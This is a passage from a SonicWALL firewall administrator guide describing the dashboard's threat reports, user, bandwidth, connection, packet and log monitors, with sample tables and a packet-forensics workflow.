The SonicWALL Threat Reports provides global and appliance-level threat protection statistics. At the appliance level, threat protection data from your SonicWALL security appliance is displayed. At the global level, the SonicWALL Threat Reports is updated hourly from the SonicWALL backend server with aggregated threat protection data from globally-deployed SonicWALL security appliances. Data provided by the SonicWALL backend server is cached locally for reliable delivery.

To be protected from the threats reported in the SonicWALL Threat Reports, it is recommended that you purchase SonicWALL security services. For more information about SonicWALL security services, see ["SonicWALL Security Services" on page 1257](#).




Note The SonicWALL security appliance must have Internet connectivity (including connection to a DNS server) to receive the latest threat protection statistics from the SonicWALL backend server, which reports aggregated data from globally deployed SonicWALL security appliances. If you lose connectivity, cached data from the last update will display, and the latest data will not be available until connectivity is restored.

SonicWALL Threat Reports Configuration Tasks

The SonicWALL Threat Reports can be configured to display global or appliance-level statistics, to display statistics for different time periods, and to generate a custom PDF file.

The SonicWALL Threat Reports displays automatically upon successful login to a SonicWALL security appliance. You can access the SonicWALL Threat Reports at any time by navigating to **Dashboard > Threat Reports** in the left-hand menu. You may see an introductory screen while the appliance is gathering the latest threat data.



Note The **Dashboard > Threat Reports** now displays as **System > Security Dashboard**.

Topics:

- [“Switching to Global or Appliance-Level View” on page 87](#)
- [“Selecting Custom Time Interval” on page 87](#)
- [“Generating a Threat Reports PDF” on page 88](#)

Switching to Global or Appliance-Level View

To view SonicWALL Threat Reports global reports, select the radio button next to **Global** in the top of the **System > Security Dashboard** page. To view appliance-level reports, select the radio button next to the appliance serial number.

Selecting Custom Time Interval

The SonicWALL Threat Reports reports default to a view of reports from the “Last 14 Days,” providing an aggregate view of threats blocked during that time period. You can configure each report to one of four optional time periods. Each report can be configured to reflect a different time period.

To change a report to reflect a different time period, perform the following steps:

-
- Step 1** Select the report you want to change:
- Viruses Blocked
 - Intrusions Prevented
 - Spyware Blocked
 - Multimedia (IM/P2P) Detected/Blocked
- Step 2** In the title bar of the selected report, click the pull-down menu and select one of the following options:
- **Last 12 Hours** - Displays threat information from the last 12 hours


- **Last 14 Days** - Displays threat information from the last 14 days
- **Last 21 Days** - Displays threat information from the last 21 days
- **Last 6 Months** - Displays threat information from the last 6 months

Generating a Threat Reports PDF

To create a PDF version of the SonicWALL Threat Reports, first select the desired view (global or appliance-level) and the desired time period for each report (the last 12 hours, 14 days, 21 days, or 6 months). Click the [Download PDF](#) link at the top of the page.

Dashboard > User Monitor

The **Dashboard > User Monitor** page displays details on all user connections to the SonicWALL security appliance.



You can change the view by selecting from the following drop-down menus:

- **View Style:**
 - Last 30 Minutes
 - Last 24 Hours
 - Last 30 Days
- **Vertical Axis:**
 - 500 Users

- 50 Users
- **Show:**
 - All Users
 - All Non-Guest Users
 - Users Authenticated by Single-Sign-On
 - Remote Users via SSL VPN
 - Remote Users with GVC/L2TP Client
 - Users Authenticated by Web Login
 - Guest Users


Refresh the display by clicking the **Refresh** button.

Dashboard > BWM Monitor

The **Dashboard > BWM Monitor** page displays per-interface bandwidth management for ingress and egress network traffic. The BWM monitor graphs are available for real-time, highest, high, medium high, medium, medium low, low and lowest policy settings. The view range is configurable in 60 seconds, 2 minutes, 5 minutes, and 10 minutes (default). The refresh interval rate is configurable from 3 to 30 seconds. The bandwidth management priority is depicted by guaranteed, maximum, and dropped.



Note Policy settings are configured in the Firewall Settings > BWM page, as described in “[Firewall Settings > BWM](#)” section on page 773.



Tip If you are interested in only one or two graphs, you can hide the ones you don't want by clicking the **Collapse** icon above the upper right corner of the graph. The icon turns into the **Expand** icon. Click this icon to redisplay the graph.

Dashboard > Connections Monitor

The **Dashboard > Connections Monitor** page displays details on all active connections to the SonicWALL security appliance.



Note You can also access the sections of this page through the **Connections Monitor** diagnostic tool of the **System > Diagnostics** page. See [“Diagnostic Tools” on page 191](#).

Topics:

- [“Viewing Connections” on page 91](#)
- [“Filtering Connections Viewed” on page 92](#)

Viewing Connections

The connections are listed in the **Active Connections Monitor** table.

Active Connections Monitor															
Items per page <input type="text" value="50"/> Items <input type="text" value="1"/> to 11 (of 11) ⏪ 1 ⏩															
#	Src IP	Src Port	Dst IP	Dst Port	Protocol	Src Iface	Dst Iface	Flow Type	IPS Category	Expiry (sec)	Tx Bytes	Rx Bytes	Tx Pkts	Rx Pkts	Flush
1	10.0.204.140	49370	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3817	20968	14	19	⊗
2	10.0.204.140	49376	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3451	1516	8	6	⊗
3	10.0.204.140	49373	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3435	3468	8	8	⊗
4	10.0.204.140	49372	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3435	2980	8	7	⊗
5	10.0.204.140	49369	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	0	3569	8697	10	11	⊗
6	10.0.204.140	49371	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3527	14003	10	15	⊗
7	10.0.204.140	49375	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3435	836	8	7	⊗
8	10.0.204.140	49377	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	299	3479	306	7	4	⊗
9	10.0.204.140	49374	10.203.28.35	443	TCP	X1	X1	HTTPS Management	N/A	1	3435	796	8	6	⊗
10	10.203.28.35	1025	10.201.0.52	53	UDP	X1	X1	DNS	N/A	28	127	658	2	2	⊗
11	10.203.28.35	1025	10.200.0.52	53	UDP	X1	X1	DNS	N/A	28	127	653	2	2	⊗

Navigating the Entries

The **Active Connections Monitor** table provides easy pagination for viewing large numbers of connections. You can navigate these log events by using navigation controls located at the top right of the table.


Items per page <input type="text" value="50"/> Items <input type="text" value="1"/> to 5 (of 5) ⏪ 1 ⏩					
--	--	--	--	--	--

- **Items per page**—Specify the number of entries to be displayed per page. The default number is 50.
- **Items**—Indicates the item number of the first entry on the page, the item number of the last entry on the page, and the total number of entries. You can specify an entry number, which will be the first item on the displayed page.

- **Page**—The number of the displayed page is indicated in a box on the far right. The left and right arrow icons move the display to the previous or next page respectively.



Note

To increase the number of entries visible on a page without scrolling, you can collapse the **Connections Monitor Settings** section by clicking on the  **Minimize** icon to the far right of the section name. The icon turns into the **Maximize** icon. Click this icon to redisplay the **Connections Monitor Settings** section

Sorting the Entries

You can sort the entries in the table by clicking on the column header. The default sort is by **Src IP**. The entries are sorted by ascending or descending order. When you click on the column header, an arrow appears to the right of the column entry, indicating the sorting status. A down arrow means ascending order. An up arrow indicates descending order.

Deleting a Connection

To delete a connection, click the **Delete** icon for that connection in the **Flush** column.

Refresh

To update the display, click the **Refresh** icon in the **Active Connections Monitor** table header.

Filtering Connections Viewed

Filter	Value	Group Filters
Source IP:	<input type="text"/>	<input type="checkbox"/>
Destination IP:	<input type="text"/>	<input type="checkbox"/>
Destination Port:	<input type="text"/>	<input type="checkbox"/>
Protocol:	All Protocols ▾	<input type="checkbox"/>
Src Interface:	All Interfaces ▾	<input type="checkbox"/>
Dst Interface:	All Interfaces ▾	<input type="checkbox"/>
Filter Logic:	Source IP && Destination IP && Destination Port && Protocol && Src Interface && Dst Interface && Status	

The current **Filter Logic** is displayed at the bottom of the **Connections Monitor Settings** table. You can filter the results to display only connections matching certain criteria by entering your filter criteria in the **Connections Monitor Settings** table:

- **Source IP**—enter the IP address of the source
- **Destination IP**—enter the IP address of the destination
- **Destination Port**—enter the port number of the destination
- **Protocol**—select from a list in the drop-down menu; the default is **All Protocols**.
- **Src Interface**—select from a list in the drop-down menu; the default is **All Interfaces**.

- **Dst Interface** —select from a list in the drop-down menu; the default is **All Interfaces**.

The fields you enter values into are combined into a search string with a logical **AND**. For example, if you enter values for **Source IP** and **Destination IP**, the search string will look for connections matching:


Source IP AND Destination IP

Check the **Group** box next to any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source IP**, **Destination IP**, and **Protocol**, and check **Group** next to **Source IP** and **Destination IP**, the search string will look for connections matching:

(Source IP OR Destination IP) AND Protocol

Click **Apply Filters** to apply the filter immediately to the **Active Connections Monitor** table. Click **Reset Filters** to clear the filter and display the unfiltered results again. Changes will be displayed in the **Filter Logic** row of the **Connections Monitor Settings** table.



Note Once you have specified your filter criteria, to hide the **Connections Monitor Settings**, click the  **Minimize** icon to the right of the table.


Exporting the Results

You can export the list of active connections to a file. Click **Export Results**; the **Export Connections Monitor Results** window displays.

You can export the Connections Monitor results to a file. Please select a format for the export file.

Plain-text format.
 Comma-Separated-Value (CSV) format.

Limit output to connections

 *Warning: setting a significantly larger limit could potentially result in temporary loss of service whilst the list is downloaded !*

Select if you want the results exported to a plain text file or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database. If you are prompted to Open or Save the file, select **Save**. Then enter a filename and path and click **OK**.

Dashboard > Packet Monitor



Note For increased convenience and accessibility, the **Packet Monitor** page can be accessed either from **Dashboard > Packet Monitor** or **System > Packet Monitor**. The page is identical regardless of which tab it is accessed through. The Packet Monitor and how to use it are described in detail in “[System > Packet Monitor](#)” on page 163.

Dashboard / **Packet Monitor**

Packet Monitor

- Trace active, Buffer size 8000 KB, 21177 Packets captured, Buffer is 100% full, 0 MB of Buffer lost
- Local mirroring on, Mirroring to interface: **NONE**, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
- Remote mirroring Tx off, Mirroring to: **0.0.0.0**, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
- Remote mirroring Rx off, Receiving from: **0.0.0.0**, 0 mirror packets rcvd, 0 mirror packets rcvd but skipped
- FTP logging off, FTP Server Pass/Failure count: 0 / 0, FTP Thread is Idle, Buffer is FULL

Current Buffer Statistics: **2507 Dropped**, 0 Forwarded, 8358 Consumed, 10312 Generated

Current Configurations: [Filters](#) [General](#) [Logging](#) [Mirroring](#)

Export as:

Captured Packets Items 1 to 5 (of 5)

#	Time	Ingress	Egress	Source IP	Destination IP	Ether Type	Packet Type	Ports[Src, Dst]	Status	Length [Actual]
2	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	1418[1418]
3	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	81[81]
4	10/11/2013 10:10:12.256	X1*(i)	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
5	10/11/2013 10:10:12.256	X1*(i)	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
6	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	54[54]

Packet Detail

```

Ethernet Header
Ether Type: IP(0x800), Src=[00:17:c5:0f:74:79], Dst=[00:19:07:0c:7c:00]
IP Packet Header
IP Type: TCP(0x6), Src=[10.203.28.35], Dst=[10.0.204.167]
TCP Packet Header
TCP Flags = [ACK,PSH,], Src=[443], Dst=[62705], Checksum=0x90b6
Application Header
HTTPS
    
```

Hex Dump

```

0019070c 7c000017 c50f7479 08004500 057cb837 00004006 *...|...ty..E..|7..@.*
bfaf0acb 1c230a00 cca701bb f4f1083c abc30242 7b4b5018 *...#.....B{KP.*
447090b6 00001703 01054fb0 3153a6cd a6fc85e4 d98d6be4 *Dp.....O.1S.....k.*
d1e78ce6 afbabc87 197fa74e 172023b7 ac5c8b76 9f5d1db4 *.....N.#..\v.]..*
176306c9 cf6f0f1f aed022c7 b696e321 53f2cca3 1cbe5a0c *.c...o..."...!S...Z.*
c3b93ecf 150d8c9c 49159f4d b6a01b80 d77c4099 5f310953 *.....I..M.....|@..1.S*
770c9e85 7f3ef3ce 9589f713 1bf295df 971e07f9 77347bcc *w.....^...7..z.0.....o*
6b3bf906 162d5ea3 9a5f3713 f17a9f30 8214a0a6 7fbafd6f *k;..._...7..z.0.....o*
    
```

Dashboard > Log Monitor



Note For increased convenience and accessibility, the **Log > View** page is now part of the **Dashboard > Log Monitor** page, which can be accessed either from **Dashboard > Log Monitor** or **Log > View** in the left navigation pane.

The **Dashboard > Log Monitor** page comprises two sections: **Log View Settings** and **Log View**.

Dashboard /

Log Monitor

Refresh Clear Log E-Mail Log

Log View Settings

Filter	Value	Group Filters
Priority:	All	<input type="checkbox"/>
Category:	All Categories	<input type="checkbox"/>
Source (IP, Interface):	<input type="text"/> All Interfaces	<input type="checkbox"/>
Destination (IP, Interface):	<input type="text"/> All Interfaces	<input type="checkbox"/>

Filter Logic: Priority && Category && Source && Destination

Apply Filters Reset Filters Export Log

Log View

Refresh Interval (secs) 10 Items per page 50 Items 1 to 50 (of 1030)

#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
1	01/28/2014 11:56:55.928	Notice	Network Access	UDP packet dropped	0.0.0.0, 68, X1	255.255.255.255, 67, X0	UDP Port: 67	1 (WAN->LAN)
2	01/28/2014 11:56:47.032	Notice	Network Access	Web management request allowed	10.0.203.164, 51908, X1 (admin)	10.203.28.35, 443, X1	TCP HTTPS	
3	01/28/2014 11:56:35.032	Notice	Network Access	ICMP packet dropped due to policy	10.203.28.1, 8, X1	10.203.28.35, 64222, X1	ICMP Echo Reply, Code: 0	

The SonicWALL security appliance maintains an Event log for tracking potential security threats. This log can be viewed in the **Log View** section of the **Dashboard > Log Monitor** page, or it can be automatically sent to an e-mail address for convenience and archiving. The log is displayed in a table and can be sorted by column.

The SonicWALL security appliance can alert you of important events, such as an attack to the SonicWALL security appliance. Alerts are immediately e-mailed, either to an e-mail address or to an e-mail pager. Each log entry contains the date and time of the event and a brief message describing the event.

Topics:

- [“Log View Table” on page 96](#)
- [“Filtering Log Records Viewed” on page 98](#)
- [“Deep Packet Forensics” on page 100](#)
- [“Distributed Event Detection and Replay” on page 100](#)
- [“Methods of Access” on page 101](#)

Log View Table

#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
1	10/31/2013 13:12:03.192	Error	High Availability	Primary missed heartbeats from Backup				
2	10/31/2013 13:11:53.864	Notice	Network Access	Web management request allowed	10.0.204.140, 59963, X1 (admin)	10.203.28.35, 443, X1	TCP HTTPS	
3	10/31/2013 13:11:39.608	Notice	Network Access	ICMP packet dropped due to policy	10.203.28.1, 8, X1	10.203.28.35, 64222, X1	ICMP Echo Reply, Code: 0	
4	10/31/2013 13:11:33.096	Error	Firewall Event	GMS or syslog server name lookup failed - try again in 60 secs.				
5	10/31/2013 13:11:33.096	Info	Network	Failed to resolve name			Hello	

The log is displayed in a table, which is sortable by column. The log table columns are:

- **#** - the item number of the entry.
- **Time** - the date and time of the event.
- **Priority** - the level of priority associated with the log event.
- **Category** - the type of traffic, such as Network Access or Authenticated Access.
- **Message** - provides a description of the event.
- **Source** - displays the source network and IP address.
- **Destination** - displays the destination network and IP address.
- **Notes** - provides additional information about the event.
- **Rule** - notes any Network Access Rule affected by event.



Note To increase the number of entries visible on a page without scrolling, you can collapse the **Log View Settings** section by clicking on the **Minimize** icon to the far right of the section name. The icon turns into the **Maximize** icon. Click this icon to redisplay the **Log View Settings** section

Highlighted Entries

Emergency and Alert entries are highlighted in the table.

#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
6	02/27/2014 15:22:32.448	Warning	WAN Availability	The network connection in use is NAT Static IP	10.203.28.35, 0, X1			
7	02/27/2014 15:22:32.448	Alert	WAN Availability	WLB Resource is now available	10.203.28.35, 0, X1			
8	02/27/2014 15:22:32.448	Alert	WAN Availability	Probing succeeded on NAT Static IP	10.203.28.35, 0, X1	204.212.170.23, 50000, X1		
9	02/27/2014 15:22:22.448	Info	Firewall Event	WAN not ready				
10	02/27/2014 15:22:22.448	Alert	WAN Availability	WLB Resource failed	10.203.28.35, 0, X1			
11	02/27/2014 15:22:22.448	Alert	WAN Availability	Probing failure on NAT Static IP	10.203.28.35, 0, X1	204.212.170.23, 50000, X1		
12	02/27/2014 15:21:47.448	Error	Firewall Event	GMS or syslog server name lookup failed - try again in 60 secs.				

Navigating and Sorting Log View Table Entries

Navigating the Entries


The **Log View** table provides easy pagination for viewing large numbers of log events. You can navigate these log events by using navigation controls located at the top right of the **Log View** table. For further information on navigating the Log View table, see [“Navigating Dynamic Tables” on page 42](#).

Sorting the Entries

You can sort the entries in the table by clicking on the column header. The default sort is by Time. The entries are sorted by ascending or descending order. When you click on the column header, an arrow appears to the right of the column entry, indicating the sorting status. A down arrow means ascending order. An up arrow indicates descending order.

Refresh

To update log messages, click the **Refresh** button near the top left corner of the page. You can specify the refresh interval in the **Refresh Interval (secs)** field above the Log View table.



To pause the refresh, click the **Pause** icon above the Log View table.

Clear Log

To delete the contents of the log, click the **Clear Log** button near the top of the page.

Export Log

To export the contents of the log to a defined destination, click the **Export Log** button below the **Log View Settings** section. The **Export Log** window displays, from which you can export log content in two formats:

- **Plain text format**--Used in log and alert e-mail.
- **Comma-separated value (CSV) format**--Used for importing into Excel or other presentation development applications.

E-mail Log

If you have configured the SonicWALL security appliance to e-mail log files, clicking **E-mail Log** near the top of the page sends the current log files to the e-mail address specified in the **Log > Automation** page; for details, see [“E-mail Log Automation” on page 1414](#).



Note

The SonicWALL security appliance can alert you of important events, such as an attack on the SonicWALL security appliance. Alerts are immediately sent via e-mail, either to an e-mail address or to an e-mail pager. For receiving alerts, you must enter your e-mail address and server information, as described in [“E-mail Log Automation” on page 1414](#).

Filtering Log Records Viewed

You can filter the results to display only event logs matching certain criteria: **Priority**, **Category**, **Source (IP or Interface)**, and **Destination (IP or Interface)**. You configure the filter in the **Log View Settings** table.

To configure your filter, follow these steps:

- Step 1** Navigate to the **Dashboard > Log Monitor** page to enter your filter criteria in the **Log View Settings** table.

Filter	Value	Group Filters
Priority:	All	<input type="checkbox"/>
Category:	All Categories	<input type="checkbox"/>
Source (IP, Interface):	X1	<input type="checkbox"/>
Destination (IP, Interface):	X0	<input type="checkbox"/>
Filter Logic:	Priority && Category && Source && Destination	
<input type="button" value="Apply Filters"/> <input type="button" value="Reset Filters"/>		<input type="button" value="Export Log"/>

- Step 2** Select the priority level to log in the **Priority** drop-down menu. The default is **All**.

Syslog uses these eight categories to characterize messages, in descending order of severity:

- **Emergency**
- **Alert**
- **Critical**
- **Error**
- **Warning**
- **Notice**
- **Info (informational)**
- **Debug**

Selecting a lower-level category includes all higher-level categories as well. For example, selecting Error also displays Emergency, Alert, and Critical messages, but excludes Warning, Notice, Info, and Debug. Selecting Debug displays all messages.



Note Specify a priority level for a SonicWALL security appliance on the **Log > Categories** page; see “[Log > Categories](#)” on page 1403.

For a complete reference guide of log event messages, refer to the [SonicOS Combined Log Event Reference Guide](#).

- Step 3** Select a category from the **Category** menu. The default is **All Categories**.
- Step 4** Optionally, specify a source IP in the **Source (IP, Interface)** field and select a source interface from the interface drop-down menu: **All Interfaces**, **X0**, **X1**, **X2:V50**, **X3**. The defaults are all IPs and **All Interfaces**.
- Step 5** Optionally, specify a destination IP in the **Destination (IP, Interface)** field and select a destination interface from the interface drop-down menu: **All Interfaces**, **X0**, **X1**, **X2:V50**, **X3**. The defaults are all IPs and **All Interfaces**.
- Step 6** The values you enter are combined into a search string with a logical **AND**. For example, if you specify an interface for **Source** and for **Destination**, the search string will look for connections matching:

Priority AND Category AND Source interface AND Destination interface

The logic used for the filter is displayed in the **Filter Logic** section:

Filter Logic: [Priority && Category && Source && Destination](#)

Check the **Group Filters** box next to any two or more criteria to combine them with a logical **OR**.

Log View Settings		
Filter	Value	Group Filters
Priority:	All	<input type="checkbox"/>
Category:	All Categories	<input type="checkbox"/>
Source (IP, Interface):	WAN All Interfaces	<input checked="" type="checkbox"/>
Destination (IP, Interface):	LAN All Interfaces	<input checked="" type="checkbox"/>
Filter Logic:	(Source Destination) && Priority && Category	

For example, if you enter values for **Source IP**, **Destination IP**, and check **Group Filters** next to **Source IP** and **Destination IP**, the search string will look for connections matching:

(Source IP OR Destination IP) AND Priority AND Category

The **Filter Logic** section changes to reflect the new logic:

Filter Logic: [\(Source || Destination\) && Priority && Category](#)

- Step 7** Click the **Apply Filter** button to apply the filter immediately to the **Log View** table. Click the **Reset Filters** button to clear the filter and display the unfiltered results again.

The following example filters log events resulting from traffic from the WAN to the LAN:

The screenshot shows the 'Log View Settings' window with the following configuration:

Filter	Value	Group Filters
Priority:	All	<input type="checkbox"/>
Category:	All Categories	<input type="checkbox"/>
Source (IP, Interface):	WAN	All Interfaces <input type="checkbox"/>
Destination (IP, Interface):	LAN	All Interfaces <input type="checkbox"/>

Filter Logic: Priority && Category && Source && Destination

Buttons: Apply Filters, Reset Filters, Export Log

Log Event Messages

For a complete reference guide of log event messages, refer to the [SonicOS Combined Log Event Reference Guide](#).

Deep Packet Forensics

SonicWALL UTM appliances have configurable deep-packet classification capabilities that intersect with forensic and content-management products. While the SonicWALL can reliably detect and prevent any 'interesting-content' events, it can only provide a record of the occurrence, but not the actual data of the event.

Of equal importance are diagnostic applications where the interesting-content is traffic that is being unpredictably handled or inexplicably dropped.

Although the SonicWALL can achieve interesting-content using our Enhanced packet capture diagnostic tool, data-recorders are application-specific appliances designed to record all the packets on a network. They are highly optimized for this task, and can record network traffic without dropping a single packet.

While data-recorders are good at recording data, they lack the sort of deep-packet inspection intelligence afforded by IPS/GAV/ASPY/AF. Consider the minimal requirements of effective data analysis:

- Reliable storage of data
- Effective indexing of data
- Classification of interesting-content

Together, a UTM device (a SonicWALL appliance) and data-recorder (a Solera Networks appliance) satisfy the requirements to offer outstanding forensic and data-leakage capabilities.

Distributed Event Detection and Replay

The Solera appliance can search its data-repository, while also allowing the administrator to define "interesting-content" events on the SonicWALL. The level of logging detail and frequency of the logging can be configured by the administrator. Nearly all events include Source IP, Source Port, Destination IP, Destination Port, and Time. SonicOS has an extensive set of log events, including:

- **Debug/Informational Events**—Connection setup/tear down

- **User-events**—Administrative access, single sign-on activity, user logins, content filtering details
- **Firewall Rule/Policy Events**—Access to and from particular IP:Port combinations, also identifiable by time
- **Interesting-content at the Network or Application Layer**—Port-scans, SYN floods, DPI or AF signature/policy hits

The following is an example of the process of distributed event detection and replay:

1. The administrator defines the event trigger. For example, an Application Firewall policy is defined to detect and log the transmission of an official document:

#	Name	Object Type	Match Type	Object Content	Negative Matching	Representation	Configure
1	HTTP URI Content - Forbidden file types	HTTP URI Content	Suffix Match	.exe^.vbs	Disable	Alphanumeric	
2	~catname=IM+GAMING&t=1382575236	Application Category List	N/A	View Object Content	Disable	N/A	
3	~catname=IM+MULTIMEDIA&t=1382575266	Application Category List	N/A	View Object Content	Disable	N/A	
4	~catname=PROXY-ACCESS&t=1382575249	Application Category List	N/A	PROXY-ACCESS (27)	Disable	N/A	

#	Name	Policy Type	Object	Action	Source	Destination	From Service	To Service	Direction	Comments	Enable	Configure
1	Guest	App Control Content	~catname=IM+GAMING&t=1382575236	BWM Global-Medium	Any	Any	N/A	N/A	Any		<input checked="" type="checkbox"/>	
2	sonic1	App Control Content	~catname=IM+MULTIMEDIA&t=1382575266	BWM Global-Medium	Any	Any	N/A	N/A	Any		<input checked="" type="checkbox"/>	

2. A user on the network retrieves the file.
3. The event is logged by the SonicWALL.
4. The administrator selects the Recorder icon from the left column of the log entry. Icon/link only appears in the logs when a NPCS is defined on the SonicWALL. The defined NPCS appliance will be the link's target. The link will include the query string parameters defining the desired connection.
5. The NPCS will (optionally) authenticate the user session.
6. The requested data will be presented to the client as a .cap file, and can be saved or viewed on the local machine.

Methods of Access

